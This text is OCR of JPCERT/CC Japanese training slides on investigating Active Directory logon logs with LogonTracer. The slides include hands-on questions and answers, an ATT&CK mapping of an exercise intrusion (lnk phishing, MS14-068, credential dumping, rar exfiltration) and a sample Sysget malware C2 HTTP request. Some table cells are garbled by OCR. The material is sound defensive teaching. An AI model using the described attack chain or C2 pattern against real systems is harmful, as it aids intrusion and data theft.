
Username	29(Fri) 15	16	17	18	19	20	21	22	23
chiyoda.tokyo	0	8	4	0	4	0	4	4	0
nagoya.aichi	0	5	0	7	4	0	4	0	4
urayasu.chiba	0	4	4	0	8	0	4	0	4
sakai.osaka	0	8	0	4	4	0	4	0	4
yokohama.kanagawa	8	4	0	4	4	0	4	0	4
sysg.admin	2	0	2	3	0	2	0	3	0
sapporo.hokkaido	0	8	4	0	4	0	4	0	4
naha.okinawa	0	3	3	0	2	2	1	2	0
administrator	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0
maebashi.gunma	0	0	0	0	0	0	0	0	0
hakata.fukuoka	0	4	0	8	0	4	0	4	0
urawa.saitama	0	4	8	0	4	0	4	3	0
mito.ibaraki	0	0	0	0	0	0	0	0	0
utsunomiya.tochigi	1	2	2	0	3	0	2	0	4

Username	30(Sat) 0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
chiyoda.tokyo	4	0	8	4	0	4	0	4	0	4	5	0	7	0	4	0	4	4	0	4	0	5	0	3
nagoya.aichi	0	4	8	0	4	0	4	4	0	4	0	5	0	7	0	4	4	0	4	0	4	0	8	0
urayasu.chiba	4	0	4	5	0	7	0	4	0	4	4	0	4	0	8	0	4	4	0	4	0	4	4	0
sakai.osaka	0	4	8	0	4	0	4	4	0	4	0	4	0	8	4	0	4	0	4	0	4	8	0	4
yokohama.kanagawa	0	8	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	8	0	4	0	4
sysg.admin	2	0	4	2	0	2	1	2	0	3	1	2	3	0	3	0	2	0	3	0	2	2	1	3
sapporo.hokkaido	4	0	8	0	4	0	4	0	4	4	0	8	0	4	0	4	4	0	4	4	0	5	0	6
naha.okinawa	2	4	0	2	2	1	2	2	0	3	2	0	3	3	0	2	2	1	2	2	0	4	0	2
administrator	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
hakata.fukuoka	4	4	0	8	0	4	4	0	4	4	0	4	0	8	0	4	0	4	4	0	4	5	0	7
urawa.saitama	4	0	4	8	0	4	0	4	0	4	4	0	5	0	7	0	4	4	0	4	0	4	8	0
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
utsunomiya.tochigi	0	2	2	1	2	0	2	2	2	0	2	3	0	2	0	3	0	3	0	3	2	0	2	1

Username	1(Sun) 0	1	2	3	4	5	6	7	8	9	10	11	12	13	14
chiyoda.tokyo	1	0	1	0	0	0	0	0	0	0	0	0	0	0	0
nagoya.aichi	4	0	0	0	0	0	0	6	0	3	0	0	0	0	6
urayasu.chiba	8	0	4	0	4	4	0	4	0	8	4	0	4	0	4
sakai.osaka	0	4	4	0	4	0	4	8	0	4	0	4	0	4	0
yokohama.kanagawa	4	0	4	0	4	0	8	0	4	4	0	4	0	4	0
sysg.admin	0	2	1	2	0	2	3	0	2	0	4	0	2	0	3
sapporo.hokkaido	0	4	0	3	4	0	4	0	8	4	0	4	0	4	0
naha.okinawa	2	1	2	2	0	3	2	0	3	3	0	2	2	1	2
administrator	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
hakata.fukuoka	0	4	0	4	4	0	4	0	8	0	4	4	0	4	0
urawa.saitama	4	0	4	0	4	4	0	4	0	8	4	0	4	0	4
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
utsunomiya.tochigi	2	0	2	2	2	2	0	3	0	2	0	3	0	3	2

Copyright ©2020 JPCERT/CC All rights reserved.

LogonTracer



Copyright ©2020 JPCERT/CC All rights reserved.

LogonTracer

- ツール
  - https://github.com/JPCERTCC/LogonTracer
- ツールのインストール方法などについては以下を参照
  - LogonTracer wiki
  - https://github.com/JPCERTCC/LogonTracer/wiki
- Dockerが使える場合は、Dockerイメージの使用がお勧め
  - https://github.com/JPCERTCC/LogonTracer/wiki/Dockerイメージの使い方

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 6

Active Directoryの調査

分析ツールを使用してActive Directory サーバのイベントログを調査

- LogonTracerを起動したら、以下のイベントログをインポート
  - Handson6¥Security.xml

- 注意
  - JavaScriptの有効化
  - FireFox, Chrome, Edgeを使用
    - Internet Explorer / Safariは正しく表示されない可能性があります

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 6

Active Directoryの調査

Q1. sysg.adminを使用してログオンされた**端末**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 6


Active Directoryの調査

Q1. sysg.adminを使用してログオンされた**端末**を特定してください。

解答	**192.168.16.101, 192.168.16.103, 192.168.16.104, 192.168.16.109**
解説	username = sysg.adminで検索し、結果を確認

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 6



Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 6

Active Directoryの調査

Q2. 管理者権限でログオンされた**端末**を特定してください。

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 6


Active Directoryの調査

Q2. 管理者権限でログオンされた**端末**を特定してください。

解答	**192.168.16.101, 192.168.16.103, 192.168.16.104, 192.168.16.109**
解説	SYSTEM privilegesボタンを押して、表示される端末を確認

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 6



Copyright ©2020 JPCERT/CC All rights reserved.

LogonTracerを利用した調査方法

調査例

- 管理者権限を使用した端末の調査

- マルウエア感染が分かった端末・ユーザの調査
  - 該当の端末が使用した意図しないユーザなどを調べることができる


- ユーザ使用状況の全体像把握

Copyright ©2020 JPCERT/CC All rights reserved.


ユーザ使用状況の全体像把握

不審なイベントログを検知しやすい運用

良い例
（端末とアカウントが1:1）



悪い例
（端末とアカウントが多:1or多:多）




不審なイベントログを見つけやすいだけでなく、
侵害のリスクを低減できる

Copyright ©2020 JPCERT/CC All rights reserved.

ユーザ使用状況の全体像把握

1ホスト=1アカウント運用を行っている場合




1対1の関係になっていることが分かる

Copyright ©2020 JPCERT/CC All rights reserved.

ユーザ使用状況の全体像把握

1ホスト=1アカウント運用を行っている場合




不正利用されたユーザが多くの端末と関連するため異常に気付きやすい

Copyright ©2020 JPCERT/CC All rights reserved.

ユーザ使用状況の全体像把握

1ホスト=複数アカウント運用を行っている場合



➡ **このようになってしまうと不正使用に気付くことは困難**

ほとんどの組織ではこのような運用になってしまっている

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン7

インシデントタイムラインの整理

Copyright ©2020 JPCERT/CC All rights reserved.

ハンズオン 7

インシデントタイムラインの整理

マルウエアのネットワーク侵入から情報漏洩までの流れを整理してまとめてください。

- 感染拡大が拡大した流れを整理する
  - 初めに感染した端末は？
  - 悪用された脆弱性は？
  - 感染拡大に使われた攻撃手法は？
  - 2次感染が行われた端末は？

Copyright ©2020 JPCERT/CC All rights reserved.

調査結果のまとめ

Copyright ©2020 JPCERT/CC All rights reserved.

演習問題作成に利用した攻撃手法

Copyright ©2020 JPCERT/CC All rights reserved.

今回利用した攻撃手法①

初期侵入	実行	持続	権限昇格	妨害
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP
Spearphishin	Execution through API	Authentication Package	Bypass User Account Control	Code Signing
Spearphishin	Execution through Module	BITS Jobs	DLL Search Order Hijacking	Compiled HTML File
Sup		Bootkit	Exploitation for Privilege Escalation	Component Firmware
Tru		Browser Extensions	Extra Window mory Injection	Component Object Model Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System P Weakne	anel Items
	LSASS Driver	Component Firmware	Hooking	w
	Mshta	Component Object Model Hijacking	Image F Injectio	te/Decode Files or n
	PowerShell	Create Account	New Service	Disabling Security Tools
	Regsvcs/Regasm	DLL Search Order Hijacking	Path Interception	DLL Search Order Hijacking
	Regsvr32	External Remote Services	Port Monitors	DLL Side-Loading
	Rundll32	File System Permissions Weakness	Process Injection	Exploitation for Defense Evasion
	Scheduled Task	Hidden Files and Directories	Scheduled Task	Extra Window Memory Injection
	Script	Hooking	Service Registry Permissions Weakness	File Deletion
		Hypervisor	SID-History Injection	File Permissions odification
		nage File Execution Options jection	Valid Accounts	File System
		ogon Scripts	Web Shell	Hidden F
	Third-party Software	LSASS Driver		Image Fi Injection
	Trusted Developer Utilities	Modify Existing Service		Indicator Blocking
	User Execution			Indicator Removal from Tools
	Windows Management Instrumentation	New S		Indicator Removal on Host
	Windows Remote Management	Office Application Startup		Indirect Command Execution

標的型メール＋添付ファイル
Interview.doc.lnk

MS14-068.exe
(攻撃ツール)

atコマンド
(標準コマンド)

アイコン偽装

delコマンド
(標準コマンド)

https://mitre.github.io/attack-navigator/enterprise/#

Copyright ©2020 JPCERT/CC All rights reserved.

今回利用した攻撃手法②

認証情報取得	探索	横展開	情報収取	情報持出	C&C
Account Manipulation	Account Discovery	Application Deployment Software		Automated Exfiltration	Commonly Used Port
Brute Force	Application Window Discovery	Distributed Component Obj		Data Compressed	Communication Through Removable Media
Credential Dumping	Browser Bookmar		ote	Data Encrypted	Custom Command and Control Protocol
Credentia Files	File and Directory		Data from Information Repositories	Data Transfer Size Limits	Custom Cryptographic Protocol
Credenti	Service Scanning	Pass	Data from Local System	Exfiltration Over Alternative Protocol	Data Encoding
Exploi Access	Share Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Obfuscation
Forced	Sniffing	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Other Network Medium	Domain Fronting
Hookin	Policy Discovery	Remote File Copy	Data Staged	Exfiltration Over Physical Medium	Fallback Channels
Input C	al Device Discovery	Remote Services	Email Collection	Scheduled Transfer	
Kerberoasting	Permission Groups Discovery	Replication Through Removable Media	Input Capture		
LLMNR/NBT-NS Poisoning	Process Discovery	Shared Webroot	Man in the Browser		
Network Sniffing	Query Registry	Taint Shared Content	Screen Capture		Multilayer Encryp
Password Filter DLL	Remote System Discovery	Third-party Software	Video Capture		Remote Access Tools
Private Keys	Security Software Discovery	Windows Admin Shares			Remote File Copy
Two-Factor Authentication Interception	System Information Discovery	Windows Remote Management			Standard Application Layer Protocol
	System Network Configuration Discovery				Standard Cryptographic Protocol
	System Network Connections Discovery				Standard Non-Application Layer Protocol
	System Owner/User Discovery				Uncommonly Used Port
	System Service Discovery				Web Service
	System Time Discovery				

mz.exe
(攻撃ツール)

rar.exe
(アーカイブツール)

mz.exe
(攻撃ツール)
csvde.exe
(正規ツール)

マルウエア
(次ページ詳細)

https://mitre.github.io/attack-navigator/enterprise/#

Copyright ©2020 JPCERT/CC All rights reserved.

攻撃に使用したマルウエア

Sysget※

DragonOKと呼ばれる攻撃グループが使用するマルウエア

Sysgetは２つしか機能がない

- 任意のシェルコマンド実行
- ファイルのアップロード・ダウンロード

このようなマルウエアでも、感染してしまうと大きな被害が起こる可能性がある

※ 出典元: Unit 42、日本を対象に開発されたDragonOKバックドアマルウェアの新種を発見
https://www.paloaltonetworks.jp/company/in-the-news/2015/0420-DragonOK.html

Copyright ©2020 JPCERT/CC All rights reserved.

攻撃に使用したマルウエア

Sysget

感染すると外部の攻撃者のサーバにHTTPリクエストで接続しレスポンスとして命令を受信する

通信例

```
GET /index.php?type=read&id=d915b5c4cd78c360b710cd696666fab7&
pageinfo=jp&lang=utf-8 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/40.0.2214.115 Safari/537.36
Host: [ホスト名]
```


Copyright ©2020 JPCERT/CC All rights reserved.

さいごに

- ネットワーク内部への侵入をすべて防御するのは難しい

- 攻撃者のネットワーク内部での行動を把握するためには、追加で詳細なログを取得する必要がある

インシデント発生後の被害状況調査のため、ログの取得方法、期間等について再検討することをお勧めします

Copyright ©2020 JPCERT/CC All rights reserved.

参考

- 報告書
  - インシデント調査のための攻撃ツール等の実行痕跡調査報告書
    - https://www.jpcert.or.jp/research/ir_research.html
  - ツール分析結果シート
    - https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

- JPCERT/CC Eyes
  - インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書（第2版）公開
    - https://blogs.jpcert.or.jp/ja/2017/11/ir_research2.html
  - 攻撃者が悪用するWindowsコマンド
    - https://blogs.jpcert.or.jp/ja/2015/12/wincommand.html

Copyright ©2020 JPCERT/CC All rights reserved.

Apendix 1

ログの準備

Copyright ©2020 JPCERT/CC All rights reserved.

ログの準備

イベントログを変換

イベントビューアーから
ログ調査を行うのは困難

テキスト形式にエクスポート・変換する

方法


① イベントビューアーからExport

② Log Parserを使用して変換

Copyright ©2020 JPCERT/CC All rights reserved.

ログの準備

イベントビューアーからExport



Copyright ©2020 JPCERT/CC All rights reserved.

